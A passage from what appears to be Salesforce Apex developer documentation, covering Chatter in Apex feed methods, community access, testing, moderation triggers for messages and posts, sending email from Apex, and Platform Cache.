This code posts a feed item to a record and mentions a group. The ***subjectId*** specifies the record ID.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone know anyone with contacts here?';
messageBodyInput.messageSegments.add(textSegmentInput);

// Mention a group.
mentionSegmentInput.id = '0F9D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

// Use a record ID for the subject ID.
feedItemInput.subjectId = '001D000000JVwL9';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

The `parent` property of the new feed item depends on the record type specified in ***subjectId***. If the record type is File, the parent is `ConnectApi.FileSummary`. If the record type is Group, the parent is `ConnectApi.ChatterGroupSummary`. If the record type is User, the parent is `ConnectApi.UserSummary`. For all other record types, as in this example which uses an Account, the parent is `ConnectApi.RecordSummary`.

Get Feed Elements from a Feed

Tip: To return a feed that includes feed elements, call these methods. As of API version 31.0, the only feed element types are feed item and bundle, but that could change in the future.

Getting feed items from a feed is similar, but not identical, for each feed type.

Get feed elements from the `Company` feed, the `Home` feed, and the `Moderation` feed

To get the feed elements from the company feed, the home feed, or the moderation feed, use these methods that don't require a *`subjectId`*:

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedFilter filter)`

Get feed elements from the `Favorites` feed

To get the feed elements from the favorites feed, specify a *`favoriteId`*. For these feeds, the *`subjectId`* must be the ID of the context user or the alias `me`.

- `ConnectApi.ChatterFavorites.getFeedElements(String communityId, String subjectId, String favoriteId)`
- `ConnectApi.ChatterFavorites.getFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFavorites.getFeedElements(String communityId, String subjectId, String favoriteId,Integer recentCommentCount, Integer elementsPerBundle, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`

Get feed elements from the `Filter` feed

To get the feed elements from the filters feed, specify a *`keyPrefix`*. The *`keyPrefix`* indicates the object type and is the first three characters of the object ID. The *`subjectId`* must be the ID of the context user or the alias `me`.

- `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortOrder)`

- `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortOrder)`

Get feed elements from the `Bookmarks`, `Files`, `Groups`, `Mute`, `News`, `People`, `Record`, `To`, `Topics`, and `UserProfile` feeds

To get the feed elements from these feed types, specify a subject ID. If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`..

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`

Get feed elements from a `Record` feed

For *`subjectId`*, specify a record ID.

Tip: The record can be a record of any type that supports feeds, including group. The feed on the group page in the Salesforce UI is a record feed.

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly, ConnectApi.FeedFilter filter)`

Accessing `ConnectApi` Data in Communities and Portals

Most `ConnectApi` methods work within the context of a single community.

Many `ConnectApi` methods include ***`communityId`*** as the first argument. If you do not have communities enabled, use `'internal'` or `null` for this argument.

If you have communities enabled, the *`communityId`* argument specifies whether to execute a method in the context of the default community (by specifying `'internal'` or `null`) or in the context of a specific community (by specifying a community ID). Any entity, such as a comment, a feed item, and so on, referred to by other arguments in the method must be located in the specified community. The specified community ID is used in all URLs returned in the output.

To access the data in a partner portal or a Customer Portal, use a community ID for the ***`communityId`*** argument. You cannot use `'internal'` or `null`.

Most URLs returned in `ConnectApi` output objects are Chatter REST API resources.

If you specify a community ID, URLs returned in the output use the following format:

```
/connect/communities/communityId/resource
```

If you specify `'internal'`, URLs returned in the output use the same format:

```
/connect/communities/internal/resource
```

If you specify `null`, URLs returned in the output use one of these formats:

```
/chatter/resource

/connect/resource
```

Methods Available to Communities Guest Users

If your community allows access without logging in, guest users have access to many Chatter in Apex methods. These methods return information the guest user has access to.

If your community allows access without logging in, all overloads of these methods are available to guest users.

Important: If an overload of a method listed here indicates that Chatter is required, you must also select **Give access to public API requests on Chatter** in your community preferences to make the method available to guest users. If this option isn't selected, data retrieved by methods that require Chatter doesn't load correctly on public community pages.

- `Announcements` methods:
  - `getAnnouncements()`
- `ChatterFeeds` methods:
  - `getComment()`
  - `getCommentsForFeedElement()`
  - `getFeed()`
  - `getFeedElement()`
  - `getFeedElementBatch()`
  - `getFeedElementPoll()`
  - `getFeedElementsFromFeed()`
  - `getFeedElementsUpdatedSince()`

  - `getLike()`
  - `getLikesForComment()`
  - `getLikesForFeedElement()`
  - `getRelatedPosts()`
  - `searchFeedElements()`
  - `searchFeedElementsInFeed()`

    Important: These `ChatterFeeds` feed item methods are available to guest users only in version 31.0. In version 32.0 and later, the `ChatterFeeds` feed element methods are available to guest users.

  - `getCommentsForFeedItem()`
  - `getFeedItem()`
  - `getFeedItemBatch()`
  - `getFeedItemsFromFeed()`
  - `getFeedItemsUpdatedSince()`
  - `getLikesForFeedItem()`
  - `searchFeedItems()`
  - `searchFeedItemsInFeed()`
- `ChatterGroups` methods:
  - `getGroup()`
  - `getGroups()`
  - `getMembers()`
  - `searchGroups()`
- `ChatterUsers` methods:
  - `getFollowers()`
  - `getFollowings()`
  - `getGroups()`
  - `getPhoto()`
  - `getReputation()`
  - `getUser()`
  - `getUserBatch()`
  - `getUsers()`
  - `searchUserGroups()`
  - `searchUsers()`
- `Communities` methods:
  - `getCommunity()`
- `Knowledge` methods:
  - `getTrendingArticles()`
  - `getTrendingArticlesForTopic()`
- `ManagedTopics` methods:

  - `getManagedTopic()`
  - `getManagedTopics()`
- `Recommendations` methods:
  - `getRecommendationsForUsers()`

    Note: Only article and file recommendations are available to guest users.
- `Topics` methods:
  - `getGroupsRecentlyTalkingAboutTopic()`
  - `getRecentlyTalkingAboutTopicsForGroup()`
  - `getRecentlyTalkingAboutTopicsForUser()`
  - `getRelatedTopics()`
  - `getTopic()`
  - `getTopics()`
  - `getTrendingTopics()`
- `UserProfiles` methods:
  - `getPhoto()`
- `Zones` methods:
  - `searchInZone()`

Using `ConnectApi` Input and Output Classes

Some classes in the `ConnectApi` namespace contain static methods that access Chatter REST API data. The `ConnectApi` namespace also contains input classes to pass as parameters and output classes that can be returned by calls to the static methods.

`ConnectApi` methods take either simple or complex types. Simple types are primitive Apex data like integers and strings. Complex types are `ConnectApi` input objects.

The successful execution of a `ConnectApi` method can return an output object from the `ConnectApi` namespace. `ConnectApi` output objects can be made up of other output objects. For example, the `ConnectApi.ActorWithId` output object contains properties such as `id` and `url`, which contain primitive data types. It also contains a `mySubscription` property, which contains a `ConnectApi.Reference` object.

Note: All Salesforce IDs in `ConnectApi` output objects are 18 character IDs. Input objects can use 15 character IDs or 18 character IDs.

ConnectApi Input Classes

ConnectApi Output Classes

Understanding Limits for `ConnectApi` Classes

Limits for methods in the `ConnectApi` namespace are different than the limits for other Apex classes.

For classes in the `ConnectApi` namespace, every write operation costs one DML statement against the Apex governor limit. `ConnectApi` method calls are also subject to rate limiting. `ConnectApi` rate limits match Chatter REST API rate limits. Both have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a `ConnectApi.RateLimitException` is thrown. Your Apex code must catch and handle this exception.

When testing code, a call to the Apex `Test.startTest` method starts a new rate limit count. A call to the `Test.stopTest` method sets your rate limit count to the value it was before you called `Test.startTest`.

Serializing and Deserializing `ConnectApi` Objects

When `ConnectApi` output objects are serialized into JSON, the structure is similar to the JSON returned from Chatter REST API. When `ConnectApi` input objects are deserialized from JSON, the format is also similar to Chatter REST API.

Chatter in Apex supports serialization and deserialization in the following Apex contexts:

- `JSON` and `JSONParser` classes—serialize Chatter in Apex outputs to JSON and deserialize Chatter in Apex inputs from JSON.
- Apex REST with `@RestResource`—serialize Chatter in Apex outputs to JSON as return values and deserialize Chatter in Apex inputs from JSON as parameters.
- JavaScript Remoting with `@RemoteAction`—serialize Chatter in Apex outputs to JSON as return values and deserialize Chatter in Apex inputs from JSON as parameters.

Chatter in Apex follows these rules for serialization and deserialization:

- Only output objects can be serialized.
- Only top-level input objects can be deserialized.
- Enum values and exceptions cannot be serialized or deserialized.

`ConnectApi` Versioning and Equality Checking

Versioning in `ConnectApi` classes follows specific rules that are quite different than the rules for other Apex classes.

Versioning for `ConnectApi` classes follows these rules:

- A `ConnectApi` method call executes in the context of the version of the class that contains the method call. The use of version is analogous to the `/v`***`XX.X`*** section of a Chatter REST API URL.
- Each `ConnectApi` output object exposes a `getBuildVersion` method. This method returns the version under which the method that created the output object was invoked.
- When interacting with input objects, Apex can access only properties supported by the version of the enclosing Apex class.
- Input objects passed to a `ConnectApi` method may contain only non-null properties that are supported by the version of the Apex class executing the method. If the input object contains version-inappropriate properties, an exception is thrown.
- The output of the `toString` method only returns properties that are supported in the version of the code interacting with the object. For output objects, the returned properties must also be supported in the build version.
- Apex REST, `JSON.serialize`, and `@RemoteAction` serialization include only version-appropriate properties.
- Apex REST, `JSON.deserialize`, and `@RemoteAction` deserialization reject properties that are version-inappropriate.
- Enums are not versioned. Enum values are returned in all API versions. Clients should handle values they don't understand gracefully.

Equality checking for `ConnectApi` classes follows these rules:

- Input objects—properties are compared.
- Output objects—properties and build versions are compared. For example, if two objects have the same properties with the same values but have different build versions, the objects are not equal. To get the build version, call `getBuildVersion`.

Casting `ConnectApi` Objects

It may be useful to downcast some `ConnectApi` output objects to a more specific type.

This technique is especially useful for message segments, feed item capabilities, and record fields. Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

The following example downcasts a `ConnectApi.MessageSegment` to a `ConnectApi.MentionSegment`:

```
if(segment instanceof ConnectApi.MentionSegment) {
 ConnectApi.MentionSegment = (ConnectApi.MentionSegment)segment;
}
```

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

Wildcards

Use wildcard characters to match text patterns in Chatter REST API and Chatter in Apex searches.

A common use for wildcards is searching a feed. Pass a search string and wildcards in the `q` parameter. This example is a Chatter REST API request:

```
/chatter/feed-elements?q=chat*
```

This example is a Chatter in Apex method call:

```
ConnectApi.ChatterFeeds.searchFeedElements(null, 'chat*');
```

You can specify the following wildcard characters to match text patterns in your search:

Wildcard	Description
*	Asterisks match zero or more characters at the middle or end of your search term. For example, a search for *john** finds items that start with *john*, such as, *john*, *johnson*, or *johnny*. A search for *mi* meyers* finds items with *mike meyers* or *michael meyers*. If you are searching for a literal asterisk in a word or phrase, then escape the asterisk (precede it with the `\` character).

Wildcard	Description
?	Question marks match only one character in the middle or end of your search term. For example, a search for *jo?n* finds items with the term *john* or *joan* but not *jon* or *johan*. You can't use a ? in a lookup search.

When using wildcards, consider the following notes:

- The more focused your wildcard search, the faster the search results are returned, and the more likely the results will reflect your intention. For example, to search for all occurrences of the word `prospect` (or `prospects`, the plural form), it is more efficient to specify `prospect*` in the search string than to specify a less restrictive wildcard search (such as `prosp*`) that could return extraneous matches (such as `prosperity`).
- Tailor your searches to find all variations of a word. For example, to find `property` and `properties`, you would specify `propert*`.
- Punctuation is indexed. To find `*` or `?` inside a phrase, you must enclose your search string in quotation marks and you must escape the special character. For example, `"where are you\?"` finds the phrase `where are you?`. The escape character (\) is required in order for this search to work correctly.

Testing `ConnectApi` Code

Like all Apex code, Chatter in Apex code requires test coverage.

Chatter in Apex methods don't run in system mode, they run in the context of the current user (also called the *context user*). The methods have access to whatever the context user has access to. Chatter in Apex doesn't support the `runAs` system method.

Most Chatter in Apex methods require access to real organization data, and fail unless used in test methods marked `@IsTest(SeeAllData=true)`.

However, some Chatter in Apex methods, such as `getFeedElementsFromFeed`, are not permitted to access organization data in tests and must be used with special test methods that register outputs to be returned in a test context. If a method requires a `setTest` method, the requirement is stated in the method's "Usage" section.

A test method name is the regular method name with a `setTest` prefix. The test method signature (combination of parameters) matches a signature of the regular method. For example, if the regular method has three overloads, the test method has three overloads.

Using Chatter in Apex test methods is similar to testing Web services in Apex. First, build the data you expect the method to return. To build data, create output objects and set their properties. To create objects, you can use no-argument constructors for any non-abstract output classes.

After you build the data, call the test method to register the data. Call the test method that has the same signature as the regular method you're testing.

After you register the test data, run the regular method. When you run the regular method, the registered data is returned.

Important: Use the test method signature that matches the regular method signature. If data wasn't registered with the matching set of parameters when you call the regular method, you receive an exception.

This example shows a test that constructs an `ConnectApi.FeedElementPage` and registers it to be returned when `getFeedElementsFromFeed` is called with a particular combination of parameters.

```
global class NewsFeedClass {
    global static Integer getNewsFeedCount() {
        ConnectApi.FeedElementPage elements =
            ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
                ConnectApi.FeedType.News, 'me');
```

```
        return elements.elements.size();
    }
}
```

```
@isTest
private class NewsFeedClassTest {
    @IsTest
    static void doTest() {
        // Build a simple feed item
        ConnectApi.FeedElementPage testPage = new ConnectApi.FeedElementPage();
        List<ConnectApi.FeedItem> testItemList = new List<ConnectApi.FeedItem>();
        testItemList.add(new ConnectApi.FeedItem());
        testItemList.add(new ConnectApi.FeedItem());
        testPage.elements = testItemList;

        // Set the test data
        ConnectApi.ChatterFeeds.setTestGetFeedElementsFromFeed(null,
            ConnectApi.FeedType.News, 'me', testPage);

        // The method returns the test page, which we know has two items in it.
        Test.startTest();
        System.assertEquals(2, NewsFeedClass.getNewsFeedCount());
        Test.stopTest();
    }
}
```

Differences Between `ConnectApi` Classes and Other Apex Classes

Note these additional differences between `ConnectApi` classes and other Apex classes.

System mode and context user

Chatter in Apex methods don't run in system mode, they run in the context of the current user (also called the *context user*). The methods have access to whatever the context user has access to. Chatter in Apex doesn't support the `runAs` system method. When a method takes a *`subjectId`* argument, often that subject must be the context user. In these cases, you can use the string `me` to specify the context user instead of an ID.

`with sharing` and `without sharing`

Chatter in Apex ignores the `with sharing` and `without sharing` keywords. Instead, the context user controls all security, field level sharing, and visibility. For example, if the context user is a member of a private group, `ConnectApi` classes can post to that group. If the context user is not a member of a private group, the code can't see the feed items for that group and can't post to the group.

Asynchronous operations

Some Chatter in Apex operations are asynchronous, that is, they don't occur immediately. For example, if your code adds a feed item for a user, it isn't immediately available in the news feed. Another example: when you add a photo, it's not available immediately. For testing, if you add a photo, you can't retrieve it immediately.

No XML support in Apex REST

Apex REST doesn't support XML serialization and deserialization of Chatter in Apex objects. Apex REST does support JSON serialization and deserialization of Chatter in Apex objects.

Empty log entries

Information about Chatter in Apex objects doesn't appear in `VARIABLE_ASSIGNMENT` log events.

No Apex SOAP web services support

Chatter in Apex objects can't be used in Apex SOAP web services indicated with the keyword `webservice`.

Moderate Chatter Private Messages with Triggers

Write a trigger for ChatterMessage to automate the moderation of private messages in an organization or community. Use triggers to ensure that messages conform to your company's messaging policies and don't contain blacklisted words.

Write an Apex *before insert* trigger to review the private message body and information about the sender. You can add validation messages to the record or the Body field, which causes the message to fail and an error to be returned to the user.

Although you can create an *after insert* trigger, ChatterMessage is not updatable, and consequently any *after insert* trigger that modifies ChatterMessage will fail at run time with an appropriate error message.

To create a trigger for private messages from Setup, enter *`ChatterMessage Triggers`* in the `Quick Find` box, then select **ChatterMessage Triggers**. Alternatively, you can create a trigger from the Developer Console by clicking **File** > **New** > **Apex Trigger** and selecting ChatterMessage from the **sObject** drop-down list.

This table lists the fields that are exposed on ChatterMessage.

Table 3: Available Fields in ChatterMessage

Field	Apex Data Type	Description
Id	ID	Unique identifier for the Chatter message
Body	String	Body of the Chatter message as posted by the sender
SenderId	ID	User ID of the sender
SentDate	DateTime	Date and time that the message was sent
SendingNetworkId	ID	Network (Community) in which the message was sent. This field is visible only if communities are enabled and Private Messages are enabled in at least one community.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To save Apex triggers for ChatterMessage:

- "Author Apex"

  AND

  "Manage Chatter Messages and Direct Messages"

This example shows a *before insert* trigger on ChatterMessage that is used to review each new message. This trigger calls a class method, `moderator.review()`, to review each new message before it is inserted.

```
trigger PrivateMessageModerationTrigger on ChatterMessage (before insert) {
    ChatterMessage[] messages = Trigger.new;

    // Instantiate the Message Moderator using the factory method
    MessageModerator moderator = MessageModerator.getInstance();

    for (ChatterMessage currentMessage : messages) {
```

```
        moderator.review(currentMessage);
    }
}
```

If a message violates your policy, for example when the message body contains blacklisted words, you can prevent the message from being sent by calling the Apex `addError` method. You can call `addError` to add a custom error message on a field or on the entire message. The following snippet shows a portion of the `reviewContent` method that adds an error to the message `Body` field.

```
          if (proposedMsg.contains(nextBlackListedWord)) {
             theMessage.Body.addError(
                 'This message does not conform to the acceptable use policy');
             System.debug('moderation flagged message with word: '
                 + nextBlackListedWord);
             problemsFound=true;
             break;
          }
```

The following is the full `MessageModerator` class, which contains methods for reviewing the sender and the content of messages. Part of the code in this class has been deleted for brevity.

```
public class MessageModerator {
   private Static List<String> blacklistedWords=null;
   private Static MessageModerator instance=null;

   /**
     Overall review includes checking the content of the message,
     and validating that the sender is allowed to send messages.
   **/
   public void review(ChatterMessage theMessage) {
    reviewContent(theMessage);
    reviewSender(theMessage);
   }

   /**
     This method is used to review the content of the message. If the content
     is unacceptable, field level error(s) are added.
   **/
   public void reviewContent(ChatterMessage theMessage) {
      // Forcing to lower case for matching
      String proposedMsg=theMessage.Body.toLowerCase();
      boolean problemsFound=false; // Assume it's acceptable
      // Iterate through the blacklist looking for matches
      for (String nextBlackListedWord : blacklistedWords) {
          if (proposedMsg.contains(nextBlackListedWord)) {
             theMessage.Body.addError(
                 'This message does not conform to the acceptable use policy');
             System.debug('moderation flagged message with word: '
                 + nextBlackListedWord);
             problemsFound=true;
             break;
          }
        }

       // For demo purposes, we're going to add a "seal of approval" to the
```

```
    // message body which is visible.
    if (!problemsFound) {
      theMessage.Body = theMessage.Body +
          ' *** approved, meets conduct guidelines';
    }

 }

/**
  Is the sender allowed to send messages in this context?
  -- Moderators -- always allowed to send
  -- Internal Members -- always allowed to send
  -- Community Members -- in general only allowed to send if they have
       a sufficient Reputation
  -- Community Members -- with insufficient reputation may message the
       moderator(s)
**/
public void reviewSender(ChatterMessage theMessage) {
   // Are we in a Community Context?
   boolean isCommunityContext = (theMessage.SendingNetworkId != null);

   // Get the User
   User sendingUser = [SELECT Id, Name, UserType, IsPortalEnabled
                       FROM User where Id = :theMessage.SenderId ];
   // ...
}

/**
  Enforce a singleton pattern to improve performance
**/
public static MessageModerator getInstance() {
  if (instance==null) {
     instance = new MessageModerator();
  }
  return instance;
}

/**
  Default contructor is private to prevent others from instantiating this class
  without using the factory.
  Initializes the static members.
**/
private MessageModerator() {
   initializeBlackList();
}
/**
  Helper method that does the "heavy lifting" to load up the dictionaries
  from the database.
  Should only run once to initialize the static member which is used for
  subsequent validations.
**/
private void initializeBlackList() {
   if (blacklistedWords==null) {
```

```
            // Fill list of blacklisted words
            // ...
        }
    }
}
```

Moderate Feed Items with Triggers

Write a trigger for FeedItem to automate the moderation of posts in an organization or community. Use triggers to ensure that posts conform to your company's communication policies and don't contain unwanted words or phrases.

Write an Apex *before insert* trigger to review the feed item body and change the status of the feed item if it contains a blacklisted phrase. To create a trigger for feed items from Setup, enter *`FeedItem Triggers`* in the `Quick Find` box, then select **FeedItem Triggers**. Alternatively, you can create a trigger from the Developer Console by clicking **File** > **New** > **Apex Trigger** and selecting FeedItem from the **sObject** drop-down list.

This example shows a *before insert* trigger on FeedItem that is used to review each new post. If the post contains the unwanted phrase, the trigger also sets the status of the post to `PendingReview`.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To save Apex triggers for FeedItem:

- "Author Apex"

```
trigger ReviewFeedItem on FeedItem (before insert) {
    for (Integer i = 0; i<trigger.new.size(); i++) {

        // We don't want to leak "test phrase" information.

        if (trigger.new[i].body.containsIgnoreCase('test phrase')) {
            trigger.new[i].status = 'PendingReview';
            System.debug('caught one for pendingReview');
        }
    }
}
```

Communities

Communities are branded spaces for your employees, customers, and partners to connect. You can customize and create communities to meet your business needs, then transition seamlessly between them.

Communities are branded spaces for your employees, customers, and partners to connect. You can interact with communities in Apex using the `Network` class and using Chatter in Apex classes in the `ConnectApi` namespace.

Chatter in Apex has a `ConnectApi.Communities` class with methods that return information about communities. Also, most Chatter in Apex methods take a *`communityId`* argument.

Network Class

ConnectApi Namespace

Email

You can use Apex to work with inbound and outbound email.

Use Apex with these email features:

IN THIS SECTION:

Inbound Email
Use Apex to work with email sent to Salesforce.

Outbound Email
Use Apex to work with email sent from Salesforce.

Inbound Email

Use Apex to work with email sent to Salesforce.

You can use Apex to receive and process email and attachments. The email is received by the Apex email service, and processed by Apex classes that utilize the InboundEmail object.

Note: The Apex email service is only available in Developer, Enterprise, Unlimited, and Performance Edition organizations.

See Apex Email Service.

Outbound Email

Use Apex to work with email sent from Salesforce.

You can use Apex to send individual and mass email. The email can include all standard email attributes (such as subject line and blind carbon copy address), use Salesforce email templates, and be in plain text or HTML format, or those generated by Visualforce.

Note: Visualforce email templates cannot be used for mass email.

You can use Salesforce to track the status of email in HTML format, including the date the email was sent, first opened and last opened, and the total number of times it was opened.

To send individual and mass email with Apex, use the following classes:

SingleEmailMessage
Instantiates an email object used for sending a single email message. The syntax is:

```
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
```

MassEmailMessage
Instantiates an email object used for sending a mass email message. The syntax is:

```
Messaging.MassEmailMessage mail = new Messaging.MassEmailMessage();
```

Messaging
Includes the static `sendEmail` method, which sends the email objects you instantiate with either the `SingleEmailMessage` or `MassEmailMessage` classes, and returns a SendEmailResult object.

The syntax for sending an email is:

```
Messaging.sendEmail(new Messaging.Email[] { mail } , opt_allOrNone);
```

where `Email` is either `Messaging.SingleEmailMessage` or `Messaging.MassEmailMessage`.

The optional *`opt_allOrNone`* parameter specifies whether `sendEmail` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`). The default is `true`.

Includes the static `reserveMassEmailCapacity` and `reserveSingleEmailCapacity` methods, which can be called before sending any emails to ensure that the sending organization won't exceed its daily email limit when the transaction is committed and emails are sent. The syntax is:

```
Messaging.reserveMassEmailCapacity(count);
```

and

```
Messaging.reserveSingleEmailCapacity(count);
```

where ***`count`*** indicates the total number of addresses that emails will be sent to.

Note the following:

- The email is not sent until the Apex transaction is committed.
- The email address of the user calling the `sendEmail` method is inserted in the `From Address` field of the email header. All email that is returned, bounced, or received out-of-office replies goes to the user calling the method.
- Maximum of 10 `sendEmail` methods per transaction. Use the Limits methods to verify the number of `sendEmail` methods in a transaction.
- Single email messages sent with the `sendEmail` method count against the sending organization's daily single email limit. When this limit is reached, calls to the `sendEmail` method using `SingleEmailMessage` are rejected, and the user receives a `SINGLE_EMAIL_LIMIT_EXCEEDED` error code. However, single emails sent through the application are allowed.
- Mass email messages sent with the `sendEmail` method count against the sending organization's daily mass email limit. When this limit is reached, calls to the `sendEmail` method using `MassEmailMessage` are rejected, and the user receives a `MASS_MAIL_LIMIT_EXCEEDED` error code.
- Any error returned in the SendEmailResult object indicates that no email was sent.

`Messaging.SingleEmailMessage` has a method called `setOrgWideEmailAddressId`. It accepts an object ID to an `OrgWideEmailAddress` object. If `setOrgWideEmailAddressId` is passed a valid ID, the `OrgWideEmailAddress.DisplayName` field is used in the email header, instead of the logged-in user's `Display Name`. The sending email address in the header is also set to the field defined in `OrgWideEmailAddress.Address`.

Note: If both `OrgWideEmailAddress.DisplayName` and `setSenderDisplayName` are defined, the user receives a `DUPLICATE_SENDER_DISPLAY_NAME` error.

For more information, see Organization-Wide Addresses: Let Users Send Email from Salesforce Using a Common `From` Address in the Salesforce online help.

Example

```
// First, reserve email capacity for the current Apex transaction to ensure
// that we won't exceed our daily email limits when sending email after
// the current transaction is committed.
Messaging.reserveSingleEmailCapacity(2);

// Processes and actions involved in the Apex transaction occur next,
// which conclude with sending a single email.
```

```
// Now create a new single email message object
// that will send out a single email to the addresses in the To, CC & BCC list.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

// Strings to hold the email addresses to which you are sending the email.
String[] toAddresses = new String[] {'user@acme.com'};
String[] ccAddresses = new String[] {'smith@gmail.com'};

// Assign the addresses for the To and CC lists to the mail object.
mail.setToAddresses(toAddresses);
mail.setCcAddresses(ccAddresses);

// Specify the address used when the recipients reply to the email.
mail.setReplyTo('support@acme.com');

// Specify the name used as the display name.
mail.setSenderDisplayName('Salesforce Support');

// Specify the subject line for your email address.
mail.setSubject('New Case Created : ' + case.Id);

// Set to True if you want to BCC yourself on the email.
mail.setBccSender(false);

// Optionally append the salesforce.com email signature to the email.
// The email address of the user executing the Apex Code will be used.
mail.setUseSignature(false);

// Specify the text content of the email.
mail.setPlainTextBody('Your Case: ' + case.Id +' has been created.');

mail.setHtmlBody('Your case:<b> ' + case.Id +' </b>has been created.<p>'+
     'To view your case <a href=https://yourInstance.salesforce.com/'+case.Id+'>click
here.</a>');

// Send the email you have created.
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
```

Platform Cache

The Force.com Platform Cache layer provides faster performance and better reliability when caching Salesforce session and org data. Specify what to cache and for how long without using custom objects and settings or overloading a Visualforce view state. Platform Cache improves performance by distributing cache space so that some applications or operations don't steal capacity from others.

Because Apex runs in a multi-tenant environment with cached data living alongside internally cached data, caching involves minimal disruption to core Salesforce processes.

IN THIS SECTION:

Platform Cache Features

The Platform Cache API lets you store and retrieve data that's tied to Salesforce sessions or shared across your org. Put, retrieve, or remove cache values by using the `Cache.Session`, `Cache.Org`, `Session.Partition`, and `Org.Partition` classes in the Cache namespace. Use the Platform Cache Partition tool in Setup to create or remove org partitions and allocate their cache capacities to balance performance across apps.

Platform Cache Considerations

Review these considerations when working with Platform Cache.

Platform Cache Limits

The following limits apply when using Platform Cache.

Platform Cache Partitions

Use Platform Cache partitions to improve the performance of your applications. Partitions allow you to distribute cache space in the way that works best for your applications. Caching data to designated partitions ensures that it's not overwritten by other applications or less-critical data.

Platform Cache Internals

Platform Cache uses local cache and a least recently used (LRU) algorithm to improve performance.

Store and Retrieve Values from the Session Cache

Use the `Cache.Session` and `Cache.SessionPartition` classes to manage values in the session cache. To manage values in any partition, use the methods in the `Cache.Session` class. If you're managing cache values in one partition, use the `Cache.SessionPartition` methods instead.

Use a Visualforce Global Variable for the Session Cache

Access cached values stored in the session cache from a Visualforce page by using the `$Cache.Session` global variable.

Store and Retrieve Values from the Org Cache

Use the `Cache.Org` and `Cache.OrgPartition` classes to manage values in the org cache. To manage values in any partition, use the methods in the `Cache.Org` class. If you're managing cache values in one partition, use the `Cache.OrgPartition` methods instead.

Platform Cache Best Practices

